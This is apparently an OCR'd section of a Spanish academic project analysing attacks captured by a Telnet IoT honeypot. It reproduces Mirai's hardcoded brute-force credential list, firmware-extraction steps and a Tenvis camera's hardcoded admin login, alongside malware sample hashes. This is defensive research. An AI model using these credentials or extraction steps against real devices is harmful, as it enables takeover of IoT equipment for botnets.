


Figura 6 Información relativa a una conexión IP

3.2 Auditoria Telnet IoT Honeypot

En esta sección se va a comprobar que información dispone un atacante al conectarse al honeypot, con este fin se ha realizado una pequeña auditoria al dispositivo para comprender su comportamiento

Se inicia mediante Python el Backend y el Cliente después de la etapa de configuración, para comprobar que esta todo correcto se debe iniciar una conexión telnet hacia la dirección IP pública donde se aloja el honeypot.

Nmap responde que el servicio que ofrece el honeypot es efectivamente Telnet, como se observa en la Figura 7, pero desconoce de qué aplicación se trata, información que se obtiene con el comando “nmap –sS –sV –p23 <IP>”

```
Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-12 16:48 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000058s latency).
PORT   STATE SERVICE VERSION
23/tcp open  telnet
1 service unrecognized despite returning data. If you know the service/version
n/submit.cgi?new-service :
SF-Port23-TCP:V=7.01%I=7%D=5/12%Time=5AF6FEB4%P=x86_64-pc-linux-gnu%r(NULL
SF:,A,"\xff\xfd\x01Login:\x20")%r(GenericLines,41,"\xff\xfd\x01Login:\x20P
SF:assword:\x20\r\nWelcome\x20to\x20EmbyLinux\x203\.13\.0-24-generic\r\n\x
SF:20#\x20")%r(tn3270,A,"\xff\xfd\x01Login:\x20")%r(GetRequest,41,"\xff\xf
SF:d\x01Login:\x20Password:\x20\r\nWelcome\x20to\x20EmbyLinux\x203\.13\.0-
SF:24-generic\r\n\x20#\x20")%r(RPCCheck,A,"\xff\xfd\x01Login:\x20")%r(Help
SF:,14,"\xff\xfd\x01Login:\x20Password:\x20")%r(SIPOptions,171,"\xff\xfd\x
SF:01Login:\x20Password:\x20\r\nWelcome\x20to\x20EmbyLinux\x203\.13\.0-24-
SF:generic\r\n\x20#\x20sh:\x20syntax\x20error\x20near\x20unexpected\x20tok
SF:en\x20`\x20'\n\x20#\x20sh:\x20syntax\x20error\x20near\x20unexpected\x20
SF:token\x20`\x20'\n\x20#\x20Call-ID::\x20command\x20not\x20found\n\x20#\x
SF:20CSeq::\x20command\x20not\x20found\n\x20#\x20Max-Forwards::\x20command
SF:\x20not\x20found\n\x20#\x20Content-Length::\x20command\x20not\x20found\
SF:n\x20#\x20sh:\x20syntax\x20error\x20near\x20unexpected\x20token\x20`\x2
SF:0'\n\x20#\x20Accept::\x20command\x20not\x20found\n\x20#\x20\x20#\x20")%
SF:r(NCP,A,"\xff\xfd\x01Login:\x20");
```

Figura 7 Nmap del Honeypot

Para su ejecución este honeypot simula disponer del software Busybox, este software proporciona diferentes comandos UNIX en un único ejecutable localizado en /bin/busybox, de esta manera se puede ejecutar “ls” mediante “/bin/busybox ls”. En la realidad este software implementa alrededor de 300 comandos, el honeypot apenas dispone de unos pocos comandos. El atacante dispone de los comandos tftp y wget para descargar malware en el dispositivo pero el honeypot no permite ejecutar ningún archivo.

Cuando un atacante inicia sesión su primer objetivo es saber de qué dispositivo se trata, para hacerlo una opción de la que dispone es acceder al fichero /proc/cpuinfo, el honeypot se aprovecha de esto devolviendo una respuesta falsa para aparentar de que se trata de una Raspberry pi como se aprecia en la Figura 8, lo mismo sucede con el hardware del sistema mediante /proc/mounts. Se recomienda cambiar el Serial a uno que no sea todo ceros para aumentar la credibilidad del honeypot.

```
25      "/proc/cpuinfo": """processor       : 0
26  model name      : ARMv6-compatible processor rev 7 (v6l)
27  BogoMIPS        : 697.95
28  Features        : half thumb fastmult vfp edsp java tls
29  CPU implementer : 0x41
30  CPU architecture: 7
31  CPU variant     : 0x0
32  CPU part        : 0xb76
33  CPU revision    : 7
34
35  Hardware        : BCM2835
36  Revision        : 000e
37  Serial          : 0000000000000000\n""",
```

Figura 8 Respuesta Honeypot cpuinfo simulando Raspberry

3.3 Análisis datos IoT

Durante esta sección se procede a explicar los procedimientos seguidos y herramientas utilizadas para analizar los datos recopilados por el honeypot.

3.3.1 Herramientas utilizadas

Neo4j: Con el fin de obtener los patrones que se repiten entre las conexiones que recibe los honeypots, ya que se sospecha que mucho del trafico sea proveniente de redes botnet que intentan expandir el número de dispositivos controlados, se utiliza esta herramienta de bases de datos orientada a grafos implementada en Java, la información se almacena de forma relacionada para formar un grafo dirigido entre nodos y las relaciones entre ellos, de esta manera es posible detectar los comportamientos anteriormente comentados.

Para crear el grafo en Neo4j lo primero que se necesita es extraer el archivo .db SQLite del honeypot que almacena toda la información de las conexiones, se exporta la información que se considere, mediante consultas SQL, a un archivo en formato .csv

para luego importarlo desde la propia interfaz de Neo4j, de esta manera se genera el grafo que ayudara al analista a detectar patrones entre las relaciones y sacar nuevas conclusiones. Las consultas SQL utilizadas y los comandos utilizados en Neo4j para importar los datos del archivo del csv se adjuntan en el Anexo.

3.3.2. Análisis de credenciales

Se han extraído los credenciales utilizados por las diferentes conexiones con el objetivo de analizar cuáles son los más utilizados y las razones de utilizar dichos credenciales. Es bien conocido que uno de los mayores problemas de seguridad que presentan los dispositivos IoT son los credenciales por defecto y los credenciales hardcodeados en su código firmware, reflejado en la guía OWASP dentro de las superficies de ataque de los dispositivos IoT.

Si un dispositivo que presenta credenciales por defecto está conectado a Internet cualquier atacante puede iniciar una sesión con dichos credenciales, la solución a este problema es por ejemplo obligar al usuario a cambiar la contraseña al iniciar el dispositivo o generar usuarios y contraseñas diferentes por dispositivos mediante criptografía.

En cambio existe un problema más severo, cuando el firmware contiene los credenciales hardcodeados, ya que el firmware deberá actualizarse para solucionar este tipo de problema porque aunque el usuario cambie la contraseña, siempre que el dispositivo se resetee mantendrá la contraseña harcodeada de fábrica.

Una vez analizados los datos, que se incluyen en el fichero anexo al proyecto sobre los credenciales utilizados, se determina que el 90% de los credenciales recogidos provienen de credenciales utilizados en la botnet Mirai o son credenciales por defecto conocidos en telnet. Para agravar el problema se ha descubierto que según se encuentran nuevos credenciales por defecto en dispositivos se generan nuevas versiones del malware que los incluyen para aumentar el ratio de infección del malware e infectar nuevos dispositivos uniéndolos a la botnet.

En el propio código liberado de Mirai se pueden observar en la Figura 9 los credenciales que se usaban en las primeras versiones, harcodeadas en hexadecimal dentro del módulo scanner.

```
123     // Set up passwords
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
129     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
130     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
131     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
132     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
133     add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
134     add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
135     add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
136     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
137     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
138     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
139     add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
140     add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
141     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
```

Figura 9 Credenciales en el código de Mirai

Ante la duda que suscita si es difícil extraer una contraseña hardcodeada del firmware de un dispositivo, se ha analizado el caso de la cámara Tenvis IP, cuyo firmware esta público en la página web del fabricante, ya que según la guía OWASP para analizar firmware el primer paso para intentar obtenerlo es acudir a la propia web del fabricante, el segundo capturarlo durante una actualización y por último el más difícil es extraerlo directamente del hardware, más conocida esta técnica como hardware hacking.

Siguiendo las indicaciones de la guía OWASP, se utiliza binwalk sobre el archivo .bin correspondiente del firmware que devuelve su contenido mostrando en decimal y hexadecimal el offset donde comienzan los ficheros, Figura 10. EL funcionamiento de binwalk es simple, escanea el fichero buscando firmas hexadecimales de los diferentes fabricantes para identificar el sistema y los tipos de ficheros.

```
root@android:~/Firmware# binwalk '/root/Firmware/IPC_V.1.7.20_HW-V1.4_08-02.bin'

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8             0x8             uImage header, header size: 64 bytes, header CRC: 0xBE8066AA,
 Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
72            0x48            LZMA compressed data, properties: 0x5D, dictionary size: 3355
917512        0xE0008         Squashfs filesystem, little endian, non-standard signature, v
```

Figura 10 Utilización binwalk sobre firmware

Se puede observar en la Figura 11 que hay un sistema de archivos comprimido “Squashfs filesystem” por lo que siguiendo la guía OWASP se debe extraer el squashfs file system con dd para luego descomprimirlo con la herramienta unsquashfs. Se le

indica con el parámetro skip el decimal donde comienza el squashfs filesystem para que extraiga solo desde ese punto del fichero.

```
root@android:~/Firmware# dd if='/root/Firmware/IPCUpdateC_V.1.7.20_08-02.bin' of=fs2.bin bs=1 skip=917512

2879490+0 registros leídos
2879490+0 registros escritos
2879490 bytes (2,9 MB, 2,7 MiB) copied, 2,93982 s, 979 kB/s
```

Figura 11 Extracción del squashfs file system

Una aproximación burda pero que en este caso ha funcionado es, una vez estamos en el sistema de ficheros descomprimidos, mediante la herramienta grep buscar la palabra 'pass' en todo el árbol de ficheros, se ha encontrado el fichero internet.sh que contiene los credenciales hardcodeados, Figura 12, por lo que todos dispositivos de este modelo generan los mismos credenciales con los que el atacante se puede autenticar.

```
genSysFiles()
{
   #login=`nvram_get 2860 Login`
   #pass=`nvram_get 2860 Password`
   login="admin"
   pass="ipcam"
   if [ "$login" != "" -a "$pass" != "" ]; then
   echo "$login::0:0:Adminstrator:/:/bin/sh" > /etc/passwd
   echo "$login:x:0:$login" > /etc/group
        chpasswd.sh $login $pass
   fi
   #if [ "$CONFIG_PPPOL2TP" == "y" ]; then
   #echo "l2tp 1701/tcp l2f" > /etc/services
   #echo "l2tp 1701/udp l2f" >> /etc/services
   #fi
}
```

Figura 12 Credenciales hardcodeados en el firmware

La segunda opción es capturar el firmware durante una actualización del dispositivo ya que se descarga desde Internet y se puede capturar el tráfico mediante diferentes técnicas o conectarse al servidor que aloja el recurso si es posible.

La opción de hardware reversing es la que presenta un mayor grado de dificultad ya que el fabricante dispone de un gran número de contramedidas para evitar que alguien copie el firmware o el propio dispositivo, incluyendo otros fabricantes.

3.3.3 Análisis de las muestras

Mediante la herramienta Neo4j se ha realizado una primera aproximación mediante el siguiente grafo que se aprecia en la Figura 13, la manera de importar los datos del Honeypot a Neo4j está en el Anexo.




Figura 13 Esquema del grafo

Mediante la siguiente consulta se obtiene las muestras más populares respecto al mayor número de urls desde donde se han intentado descargar al igual que el mayor número de IPs, ya que mismas urls pueden tener el mismo servidor con la misma IP.

MATCH (x:Sample)-[r:HOSTED_AT]-(y:Url)-[:SERVER_IP]-(z:Ip)

RETURN x.sha256, COUNT(y) AS urls, COUNT (z) AS Ips

ORDER BY COUNT(y) DESC

muestra.sha256	*urls*	*Ips*
"a04ac6d98ad989312783d4fe3456c53730b212c79a426fb215708b6c6daa3de3"	*21*	*21*
"f5132a1f6d373f058e01ddc2cdd773be6330e4f0679e7ef66e72872255ab130e"	*1*	*1*
"6c3b755b30d31c19e96a54786c94cc740e718ebd1afe33fc7249e8d87c3df99b"	*1*	*1*
"963744767c0ba5c23049fe3ee50e0be929ccdf83ccdade84b7219cbc978500c9"	*1*	*1*
"b2a289532fb99719f2a9e0ce5b091df5d505308ff2dc6e2f44e79e9391461d9a"	*1*	*1*
"b5ec928ab7c962f8a39d700ade3b11862045b6e85ddcde150c832ac7039658dc"	*1*	*1*
"df6782f3eee3b456b86cb2d3bbfd8ab84286ea0afe8ff70a05832b026cf19226"	*1*	*1*
"fdae5c28a636b2e84e6ccb147d2410dab3c6d78cc366dd8d5d470b07b7b2352b"	*1*	*1*
"f3304ad0eec26a947b01bad7bfe95f29f1c98bba8cbcfd7afdf9da75a0c77652"	*1*	*1*

Estos resultados no recogen todas las muestras pero se puede apreciar que de todos los ataques que ha recibido el honeypot, la mayoría intenta descargarse una misma muestra que está repartida entre diferentes urls, en cambio el resto de ataques han utilizado muestras distintas en IPs diferentes, en la siguiente figura se puede apreciar en el grafo, a la derecha se puede ver la muestra más predominante mientras que conforme tiende a la izquierda se pueden ver más las muestras aisladas, como se observa en la Figura 14.




Figura 14 Grafo sobre los servidores que hospedan el malware

3.3.3.1 Hajime

Se procede a analizar más en profundidad la muestra que se ha destacado en el grafo anterior. En este nuevo grafo se ha aislado la muestra que se quiere representar mostrando las direcciones IPs de los servidores que la alojan mediante los nodos en azul, junto a sus ASN(verde) y el código de los países en morado, como se observa en la Figura 15.




Figura 15 Grafo distribución Hajime

Si se consulta en VirusTotal el hash de la muestra, este responde con una detección de 24/58 antivirus mostrando que la mayoría la clasifica como el malware Hijame, como se aprecia en la Figura 16, mientras que la herramienta de grafos

proporcionada por VirusTotal apenas devuelve información nueva. La primera aparición de la muestra en la base de datos de VirusTotal corresponde al 2018-04-12, fecha a la que subí el archivo capturado en el honeypot ya que buscando por el sha256 por primera vez no existía, esto demuestra el grado de evolución que tiene este tipo de malware actualizándose constantemente con diferentes módulos o incluyendo nuevos credenciales para añadir dispositivos a la botnet.

